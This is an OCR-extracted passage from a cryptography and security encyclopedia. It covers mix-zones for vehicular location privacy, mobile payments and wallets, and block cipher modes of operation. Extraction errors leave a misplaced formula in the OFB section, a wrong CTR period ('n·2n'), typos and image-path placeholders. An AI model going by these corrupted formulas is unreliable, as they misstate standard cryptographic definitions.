the VC context (Calandriello et al. 2011), or single-use pseudonyms (Khodaei et al. 2018) if needed. However, location-aware or location-based applications may require linkability over short periods of time; for example, in the context of pervasive computing and nomadic connectivity, while in one application zone (Beresford and Stajano 2003), or for VC systems, to facilitate transportation safety applications, e.g., predicting a potentially dangerous maneuver (Papadimitratos et al. 2006). In either case, the objective is to seek unlinkability over long(er) periods of time, with a design that assumes and accepts short-term linkability.

It is important to note that it is likely to connect two (or more) successive pseudonyms of the same device, leveraging the pseudonyms alone (that is, information included in the pseudonym, such as its validity period/lifetime or its issuer), or by exploiting data in the transmitted messages (e.g., the coordinates of the transmitting devices), or background knowledge on the mobility patterns of the involved platforms (e.g., movement in known road or building or space layouts). The methodology for linking inferences by an adversarial or curious observer is orthogonal to the notion of mix-zones. But the dimensions and the geometry of each zone, the underlying space limitations (e.g., the shape of an atrium or a hallway, or the shapes of road junctions or highway ramps), as well as the density, spacing, and placement of mix-zones can affect the level of the achieved unlinkability.

Assuming a budget for the deployment of mix-zones, e.g., the number of infrastructure entities, an optimization problem can be formulated to choose a placement that maximizes a location privacy metric and improves significantly over a random placement of mix-zones (Freudiger et al. 2009). The mix-zone geometry can facilitate linking, when vehicles are entering and exiting a mix-zone at times that are not hard to correlate. Taking into account, for VC systems, the road network and the mobility can help improve the mix-zone design towards improving unlinkability (Palanisamy and Liu 2015). In case of small numbers of mobile users, it remains likely that correlations, based on timing and other information, are not hard.

The remedy can be the generation and transmission of decoy messages around mix-zones, to confuse the adversarial observer (Vaas et al. 2019). The challenge is to design such enhancements to mix-zones without requiring information from the mobile devices/users, while keeping the transmission cost low, and adjusting to the network mobility. Along these

lines, a cooperative approach to disseminate the decoy traffic (Khodaei and Papadimitratos 2020) can significantly improve location privacy for differing geometry, density, and mobility situations.

With concrete results in hand, it is interesting to investigate how to broaden the adversary model. For example, along the lines of preserving location privacy in the face of honest-but-curious service providers (Jin and Papadimitratos 2019), (Gisdakis et al. 2016), consider honest-but-curious entities; in this context, for example, RSUs that instantiate a mix-zone. Or, consider collaboration (collusion) of honest-but-curious entities, or entities that undertake noncooperative actions that can affect the operation (or level) of protection of any mix-zone scheme. With some consideration in pre-standardization investigations, e.g., (ETSI 2018) and based on the aforementioned developments, the concept could be deployed in future systems.

Cross-References

Geo-Indistinguishability
Pseudonyms for Mobile Networks
User Tracking and Reidentification

References

Beresford A, Stajano F (2003) Location privacy in pervasive computing. IEEE Pervasive Comput 2(1) Jan-March 2003

Beresford A, Stajano F (2004) Mix zones: user privacy in location-aware services. In: Proceedings of the second IEEE annual conference on pervasive computing and communications workshops

Buttyan L, Holczer T, Vajda I (2007) On the effectiveness of changing pseudonyms to provide location privacy in VANETs. In: Proceedings of ESAS, 2007

Calandriello G, Papadimitratos P, Hubaux J-P, Lioy A (2011) On the performance of secure vehicular communication systems. IEEE Trans Dependable Secure Comput (IEEE TDSC) 8(6):898–912

Chaum D (1981) Untraceable electronic mail, return addresses and digital pseudonyms. Commun ACM 24(2):84–88
[zbMATH]

Chaum D (1988) The dining cryptographers problem: unconditional sender and recipient untraceability. J Cryptol 1(1):66–75
[MathSciNet][zbMATH]

Freudiger J, Raya M, Félegyházi M, Papadimitratos P, Hubaux JP (2007) Mix-zones for Location Privacy in Vehicular Networks. In: ACM Workshop on Wireless Networking for Intelligent Transportation Systems (ACM WiN-ITS), Vancouver, British Columbia, Canada, August 2007

Freudiger J, Shokri R, Hubaux J-P (2009) On the optimal placement of mix zones. In: Proceedings of the Privacy Enhancing Technologies Symposium (PETS), pp 216–234

Gisdakis S, Giannetsos A, Papadimitratos P (2016) Security, privacy & incentive provision for mobile crowd sensing systems. IEEE Internet Things J (IEEE IoT) 3(5):839–863
[zbMATH]

IEEE Standard for Wireless Access in Vehicular Environments—Security Services for Applications and Management Messages. https://standards.ieee.org/standard/1609_2-2016.html, January 2016

Intelligent Transport Systems (ITS) Security, Pre-standardization study on pseudonym change management, ETSI TR 103 415 V1.1.1, April 2018

Jin H, Papadimitratos P (2019) Resilient privacy protection for location-based services through decentralization. ACM Transactions on Privacy and Security (ACM TOPS), 22(4), 21:1–36

Khodaei M, Papadimitratos P (2020) Cooperative location privacy in vehicular networks: why simple mix-zones are not enough. IEEE Internet Of Things Journal (IEEE IoT)

Khodaei M, Jin H, Papadimitratos P (2018) SECMACE: Scalable and Robust Identity and Credential Management Infrastructure in Vehicular Communication Systems. IEEE Transactions on Intelligent Transportation Systems (IEEE ITS) 19(5): 1430–1444, May 2018

Palanisamy B, Liu L (2015) Attack-resilient mix-zones over road networks: architecture and algorithms. IEEE TMC 14(3):495–508
[zbMATH]

Papadimitratos, P and Hubaux, J-P (2011), “Secure vehicular communication systems,” in Encyclopedia of cryptography and security (2 nd Edition), H. van Tilborg and S. Jajodia, Eds. Springer, Berlin, pp. 1140—1143

Papadimitratos, P, Gligor, V, and Hubaux, J-P (2006) Securing vehicular communications-assumptions, requirements, and principles. In: Workshop on Embedded Security in Cars (ESCAR), Berlin, November 2006

Papadimitratos P, Buttyan L, Holczer T, Schoch E, Freudiger J, Raya M, Ma Z, Kargl F, Kung A, Hubaux J-P (2008) Secure vehicular communication systems: design and architecture. IEEE Commun Mag 46(11):100–109

Vaas C, Khodaei M, Papadimitratos P, Martinovic I (2019) Nowhere to hide? Mix-zones for private pseudonym change using chaff vehicles. In: Proceedings of the IEEE Vehicular Networking Conference (VNC), Taipei, Taiwan, Dec 2018

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300604

ML Data Poisoning

Data Poisoning Attacks in Machine Learning

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300605

ML Membership Inference

Membership Inference Attacks in Machine Learning

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300606

ML-Sequence

Maximal-Length Sequences

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300607

Mobile Application Security

Androids Security Framework: Understanding the Security of Mobile Phone Platforms
iOS Security Framework: Understanding the Security of Mobile Phone Platforms

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300609

Mobile Device Security

Androids Security Framework: Understanding the Security of Mobile Phone Platforms
iOS Security Framework: Understanding the Security of Mobile Phone Platforms

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_292

Mobile Payments

Marijke De Soete[45] ✉
(45) Security4Biz, Oostkamp, Belgium

✉ **Marijke De Soete**
Email: marijke.desoete@pandara.be

Definition

Mobile payments are any type of payments which are enabled by the usage of a mobile device, e.g., a mobile phone, a smart phone, a PDA, etc…

Background

The mobile device is becoming a universal platform with which people will manage their financial services such as mobile banking, mobile payments, brokerage, direct mobile billing, mobile remittances, etc. Mobile payments are payment transactions which are initiated through the usage of a mobile phone which are basically of three types: card payments, debit, or credit transfers. This means that the transfer of funds from a payer to a payee is initiated by using a mobile device. As such, the mobile device is only to be considered as an access channel to a “classic” payment transaction such as a card payment or a debit/credit transfer.

Theory

Basically two main classes of mobile payments can be considered: mobile contactless payments, also referred to as proximity payments, and mobile remote payments.

In the case of proximity payments, it is a mobile device-initiated payment where the payer and payee (and/or their equipment) are in the same location and communicate directly with each other using contactless radio technologies, such as NFC (RFID), Bluetooth, or infrared for data transfer.

For remote payments, it is a mobile device-initiated payment where the transaction is conducted over telecommunication networks such as GSM or Internet, and can be made independently from the payer's location (and/or their equipment).

In order to guarantee the security of the mobile payment, most banks require that the so-called mobile payment application and the personalization data are stored on a Secure Element in the mobile device (see http://www.mobeyforum.org/). Also specific (security) requirements for the mobile devices used for executing payments apply (see http://www.gsmworld.com/our-work/mobile_lifestyle/mobile_money/index.htm).

Applications

A variety of applications of mobile payments exist. A description of use cases may be found in documents provided by http://www.mobeyforum.org/ and http://www.europeanpaymentscouncil.eu/content.cfm?page=sepa_mobile_payments.

Editorial Note

With the advancements and proliferation of smart phones, nowadays mobile payments are supported by mobile phone software and hardware providers. These payment systems are today highly popular.

Recommended Reading

http://www.emvco.com/mobile.aspx

http://www.europeanpaymentscouncil.eu/content.cfm?page=sepa_mobile_payments

http://www.gsmworld.com/our-work/mobile_lifestyle/mobile_money/index.htm

http://www.mobeyforum.org/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300611

Mobile Platform Security

Androids Security Framework: Understanding the Security of Mobile Phone Platforms
iOS Security Framework: Understanding the Security of Mobile Phone Platforms

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_293

Mobile Wallet

Marijke De Soete[46] ✉
(46) Security4Biz, Oostkamp, Belgium

Definition

A mobile wallet is a service allowing the wallet holder to securely store, access, manage, and use identification and payment instrument-related information in order to initiate payments from any mobile device.

Theory

The mobile wallet may be considered as the electronic equivalent of a physical wallet which carries identification cards, payment cards, money, and personal items of value. This means that the mobile wallet may store identification information, virtual cards, and other personal items of value. It consists of hardware and software that ensures the secure storage and management of the data and wallet applications and the secure usage of the wallet applications including the authentication of the wallet holder.

Two basic implementations are possible. The wallet (hardware, software, and data) is implemented in the end-user mobile device used by the wallet holder, or the wallet is implemented as a service on a remote server and is accessible from any (mobile) device used by the wallet holder.

Applications

The mobile wallet aggregates payment methods and makes them available as one-click payment options on a user's mobile device (e.g., a mobile phone). When the user proceeds to pay for goods or service, the mobile

wallet will present the registered payment methods as payment options for completing the payment transaction. Not only does it allow users on the move to access financial services/accounts, but also it plays an integral part in the development of digital commerce.

Cross-References

Electronic Wallet

Recommended Reading

https://www.investopedia.com/terms/m/mobile-wallet.asp

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_599

Modes of Operation of a Block Cipher

Bart Preneel[47] ✉
(47) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

A n-bit block cipher with a k-bit key is a set of 2^k bijections on n-bit strings. A block cipher is a flexible building block; it can be used for encryption and authenticated encryption to construct MAC algorithms and hash functions (ANSI X9.52 1998).

When a block cipher is used for confidentiality protection, the security goal is to prevent a passive eavesdropper with limited computational power to learn any information on the plaintext (except for maybe its length). This eavesdropper can apply the following attacks: known plaintext attacks, chosen plaintext attacks, and chosen ciphertext attacks.

Applications need to protect the confidentiality of strings of arbitrary length. A mode of operation of a block cipher is an algorithm which specifies how one has to apply an n-bit block cipher to achieve this. One approach is to pad the data with a padding algorithm such that the bit-length of the padded string is a multiple t of n bits, and to define a mode which works on t n-bit blocks. For example, one always appends a "1"-bit followed by as many "0" bits as necessary to make the length of the resulting string a multiple of n. An alternative is to define a mode of operation that can process data in blocks of $j \leq n$ bits.


We first discuss the five modes of operation which have been defined in the FIPS (FIPS 81 1980) (also NIST 2001) and ISO/IEC (ISO/IEC 10116 1991) standards: the ECB mode, the CBC mode, the OFB mode, the CTR mode, and the CFB mode. Next, we discuss some alternative modes that

have been defined for triple-DES and modes which allow to encrypt values from finite sets.

We use the following notation: $E_K(p_i)$ denotes the encryption with a block cipher of the n-bit plaintext block p_i with the key K; similarly, $D_K(c_i)$ denotes the decryption of the iphertext c_i. The operation r$chop_j(s)$ returns the rightmost j bits of the string s, and the operation l$chop_j(s)$ returns the leftmost j bits. The symbol ‖ denotes concatenation of strings and ⊕ denotes addition modulo 2 (exor).

The Electronic Code Book (ECB) Mode: The simplest mode is the ECB (Electronic Code Book) mode. After padding, the plaintext p is divided into t n-bit blocks p_i and the block cipher is applied to each block; the decryption also operates on individual blocks (Fig. 1):

$$c_i = E_K(p_i) \text{ and } p_i = D_K(c_i),\ i = 1, \ldots, t.$$




Modes of Operation of a Block Cipher, Fig. 1 The ECB mode of a block cipher

Errors in the ciphertext do not propagate beyond the block boundaries (as long as these can be recovered). However, the ECB mode is the only mode covered in this entry which does not hide patterns (such as

repetitions) in the plaintext. Usage of this mode should be strongly discouraged. In the past, the ECB mode was sometimes recommended for the encryption of keys; however, authenticated encryption would be much better for this application (or the Rijndael/AES key wrapping algorithm proposed by NIST).

The Cipher Block Chaining (CBC) Mode: The most popular mode of operation of a block cipher is the CBC (Cipher Block Chaining) mode. The plaintext p is divided into t n-bit blocks p_i. This mode adds (modulo 2) to a plaintext block the previous ciphertext block and applies the block cipher to this result (Fig. 2):

$$c_i = E_K\left(p_i \oplus c_{i-1}\right),$$
$$p_i = D_K\left(c_i \oplus c_{i-1}\right), \; i = 1, \ldots, t.$$



Modes of Operation of a Block Cipher, Fig. 2 The CBC mode of a block cipher

Note that in the CBC mode, the value c_{i-1} is used to randomize the plaintext; this couples the blocks and hides patterns and repetitions. To enable the encryption of the first plaintext block ($i = 1$), one defines c_0 as the initial value *IV*, which should be randomly chosen and transmitted securely to the recipient. By varying this *IV*, one can ensure that the same plaintext is encrypted into a different ciphertext under the same key, which

is essential for secure encryption. The *IV* plays a similar role in the OFB, CTR, and CFB modes.

The CBC decryption has a limited error propagation: Errors in the *i*th ciphertext block will garble the *i*th plaintext block completely, and will be copied into the next plaintext block. The CBC decryption allows for parallelism and random access: If necessary, one can decrypt only a small part of the ciphertext. However, the encryption mode is a serial operation. To overcome this restriction, ISO/IEC 10116 (1991) has defined a variant of the CBC mode which divides the plaintext into *r* parallel streams and applies the CBC mode to each of these streams. This requires, however, *r* different *IV* values.

A security proof of the CBC mode (with random and secret *IV*) against an adversary who has access to chosen plaintexts has been provided by Bellare et al. (1997); it shows that if the block cipher is secure in the sense that it is hard to distinguish it from a random permutation, the CBC mode offers secure encryption in the sense that the ciphertext is random (which implies that it does not provide the opponent additional information on the plaintext). The security result breaks down if the opponent can obtain approximately $q = 2^{n/2}$ plaintext/ciphertext pairs due to a matching ciphertext attack (Knudsen 1994). This can be seen as follows. Note that the ciphertext blocks c_i are random n-bit strings. After observing q n-bit ciphertext blocks, one expects to find approximately $q^2/2^{n+1}$ pairs of matching ciphertexts, that is, indices (v, w) with $c_v = c_w$ (also the birthday paradox). As a block cipher is a permutation, this implies that the corresponding plaintexts are equal, or $p_v \oplus c_{v-1} = p_w \oplus c_{w-1}$ which can be rewritten as $p_v \oplus p_w = c_{v-1} \oplus c_{w-1}$. Hence, each pair of matching ciphertexts leaks the sum of two plaintext blocks. To preclude such a leakage, one needs to impose that $q \ll 2^{(n+1)/2}$ or $q = \alpha \cdot 2^{n/2}$ where α is a small constant (say 10^{-3}, which leads to a collision probability of 1 in two million). If this limit is reached, one needs to change the key. Note that the proof only considers security against chosen plaintext attacks; the CBC mode is not secure if chosen ciphertext attacks are allowed. The security against these attacks can be obtained by using authenticated encryption.

For some applications, the ciphertext should have exactly the same length as the plaintext; hence padding, methods cannot be used. Two heuristic constructions have been proposed to address this problem; they are

not without problems (both leak information in a chosen plaintext setting). A first solution encrypts the last incomplete block p_t (of $j < n$ bits) in OFB mode (cf. Section “The output mode”):

$$c_t = p_t \oplus \mathrm{rchop}_j\left(E_K\left(c_{t-1}\right)\right).$$

A second solution is known as *ciphertext stealing* (Meyer and Matyas 1982): One appends the rightmost $n - j$ bits of c_{t-1} to the last block of j bits p_t, to obtain a new n-bit block:

$$\begin{aligned} c_{t-1} &= E_K\left(p_{t-1} \oplus c_{t-2}\right), \\ c_t &= E_K\left(p_t \parallel \mathrm{rchop}_{n-j}\left(c_{t-1}\right)\right). \end{aligned}$$


For the last two blocks of the ciphertext, one keeps only the leftmost j bits of c_{t-1} and n bits of c_t. This variant has the disadvantage that the last block needs to be decrypted before the one but last block.

It turns out that the common padding methods are vulnerable to side channel attacks that require chosen ciphertexts: An attacker who can submit ciphertexts of her or his choice to a decryption oracle can obtain information on the plaintext by noting whether or not an error message is returned stating that the padding is incorrect. This was first pointed out for symmetric encryption by Vaudenay in 2002; further results on concrete padding schemes can be found in Black and Urtubia (2002), Canvel et al. (2003), and Paterson and Yau (2004). The specific choice of the padding rule makes a difference: For example, the simple padding rule described in the introduction seems less vulnerable. Moreover, the implementation can to some extent preclude these attacks, for example, by interrupting the session after a few padding errors. However, the preferred solution is the use of authenticated encryption.

The Output FeedBack (OFB) Mode: The OFB mode transforms a block cipher into a synchronous stream cipher. This mode uses only the encryption operation of the block cipher. It consists of a finite state machine, which is initialized with an n-bit initial value or $s_0 = IV$. The state is encrypted and the encryption result is used as key stream and fed back to the state (also Fig. 3):

$$g(H_i) = E_{K'}(H_t) = E_{K'}(E_K(x_t \oplus H_{t-1})),$$

Treating an incomplete last block in the OFB mode is very simple: One selects the leftmost m bits of the last key word. The OFB mode can also be applied when the strings p_i and c_i consist of $m < n$ bits; in that case, one uses only the m leftmost bits of each key word s_i. This results in a performance penalty with a factor n/m.



Modes of Operation of a Block Cipher, Fig. 3 The m-bit OFB mode of an n-bit block cipher

It is essential for the security of the OFB mode that the key stream does not repeat. It can be shown that the average period equals $n \cdot 2^{n-1}$ bits (Flajolet and Odlyzko 1999) and that the probability that an n-bit state lies on a cycle of length $< c$ is equal to $c/2^n$. This implies that after $2^{n/2}$ n-bit blocks, one can distinguish the output of the OFB mode from a random string (in a random string one expects to see repetitions of n-bit blocks after $2^{n/2}$ blocks as a consequence of the birthday paradox, but it is highly unlikely that such repetitions occur in an OFB key stream). This suggests that one should rekey the OFB mode after $\alpha \cdot 2^{n/2} n$-bit blocks for a small constant α. A repetition could also be induced in a different way: If IV is chosen uniformly at random for every message, the birthday paradox implies that IV values will repeat with high probability after approximately $2^{n/2}$ messages. The impact of such a repetition is dramatic, since it will leak the sum of all the plaintext blocks of the two messages encrypted with this IV value (for simplicity, it is assumed here that all messages have equal length).

The main advantage of the OFB mode is that it has no error propagation: Errors in the ith ciphertext bit will only affect the ith plaintext bit. The OFB mode does not allow for parallelism or random access.

It can be shown that the OFB mode is secure against chosen plaintext attacks if the block cipher is secure in the sense that it is hard to distinguish


it from a random permutation. The proof requires that one changes the key after $\alpha \cdot 2^{n/2} n$-bit blocks for small α (say 10^{-3}).

Note that an early draft of FIPS 81 (1980) included a variant of the OFB mode where only $m < n$ bits were fed back to the state, which acted as a shift register. However, this variant of the OFB mode has an average period of about $n \cdot 2^{n/2}$ bits (Davies and Price 1989). This variant was removed because of this weakness.

The CounTeR (CTR) Mode: The CTR mode is another way to transform a block cipher into a synchronous stream cipher. As the OFB mode, this mode only uses the encryption operation of the block cipher. It consists of a finite state machine, which is initialized with an n-bit integer IV. The state is encrypted to obtain the key stream; the state is updated as a counter mod 2^n (also Fig. 4):

$$c_i = p_i \oplus E_K\left(< (IV + i) \bmod 2^n >\right),\ i = 1, 2, \ldots$$

The mapping $< \cdot >$ converts an n-bit integer to an n-bit string. The processing of an incomplete final block or of shorter blocks is the same as for the OFB mode.



Modes of Operation of a Block Cipher, Fig. 4 The m-bit CTR mode of an n-bit block cipher

The period of the key stream is exactly $n \cdot 2n$ bits. This implies that after $2^{n/2}$ n-bit blocks, one can distinguish the output of the CTR mode from a random string (as for the OFB mode). This suggests that one should rekey the CTR mode after $\alpha \cdot 2^{n/2}$ n-bit blocks for a small constant α. A repeating value of IV has the same risks as for the OFB mode.


As the OFB mode, the CTR mode has no error propagation. Moreover, the CTR mode allows for parallelism and for random access in both encryption and decryption.

It can be shown that the CTR mode is secure against chosen plaintext attacks if the block cipher is secure in the sense that it is hard to distinguish it from a random permutation (Bellare et al. 1997). Again it is recommended to change the key after $\alpha \cdot 2^{n/2}$ n-bit blocks for small α (say 10^{-3}).

The Cipher FeedBack (CFB) Mode: The CFB mode transforms a block cipher into a self-synchronizing stream cipher. As the OFB and CTR mode, this mode only uses the encryption operation of the block cipher. It consists of a finite state machine, which is initialized with an n-bit initial value $s_0 = IV$. The state is encrypted and the leftmost m bits of the result are added to the m-bit plaintext block; the resulting ciphertext is fed back to the state (also Fig. 5):

$$c_i = p_i \oplus \text{lchop}_m\left(E_K\left(s_{i-1}\right)\right),$$
$$s_i = \text{lchop}_{n-m}\left(s_{i-1}\right) \parallel c_i,\ \ i = 1, 2, \ldots$$

Treating an incomplete last block in the CFB mode is very simple: One selects the required number of bits from the output of the block cipher. The CFB mode is a factor n/m times slower than the CBC mode, since only m bits are used per encryption operation. In practice, one often uses $m = 1$ and $m = 8$; this results in a significant speed penalty.



Modes of Operation of a Block Cipher, Fig. 5 The m-bit CFB mode of an n-bit block cipher

It can be shown that the CFB mode is secure against chosen plaintext attacks if the block cipher is secure in the sense that it is hard to distinguish it from a random permutation. A matching ciphertext attack also applies to the CFB mode (cf. Section "The cipher … mode") (Maurer 1991); the analysis is more complex since one can now consider n-bit ciphertext blocks which are shifted over m positions. To preclude leakage of information on the plaintexts, one needs to impose that the number q of m-bit ciphertext blocks to which an opponent has access satisfies $q \ll 2^{(n+1)/2}$ or $q = \alpha \cdot 2^{n/2}$, where α is a small constant (say 10^{-3}). If this limit is reached, one needs to change the key.

The CFB decryption has a limited error propagation: Errors in the ith ciphertext block will be copied into the ith plaintext block; about n subsequent plaintext bits will be completely garbled, since the error will stay for n/m steps in the state register s. From then on, the decryption will recover. Moreover, if a multiple of m bits of the ciphertext are lost, synchronization will return as soon as n consecutive correct ciphertext bits have been received. Particularly when $m = 1$, this is very attractive, since this allows for a recovery after loss of an arbitrary number of bits. The CFB decryption allows for random access and parallel processing, but the encryption process is serial.

ISO/IEC 10116 (1991) specifies two extensions of the CFB mode: A first extension allows to encrypt plaintext blocks of length $m' < m$; $m - m'$ "1" bits are then prepended to the ciphertext c_i before feeding it back to the state. This mode offers a better speed, but increases the risk of a matching ciphertext attack. For example, if $n = 64$, $m = 8$, and $m' = 7$, on expects repetitions of the state after 2^{28} blocks, since the 64-bit state always contains eight "1" bits. A second extension allows for a larger state s (for example of $r \cdot n$ bits). This allows for parallel processing (with r processors) in the CFB encryption, at the cost of r *IV* s, a delayed error propagation and a slower synchronization.

Yet another variant of the CFB mode (Alkassar et al. 2002) improves the efficiency by using all the bits of $E_K(s_{i-1})$. A new encryption is only calculated if all bits of the n-bit block have been used or if a specific pattern of fixed length is observed in the ciphertext. The latter property allows resynchronization: the shorter the pattern, the faster the resynchronization, but the slower the performance.

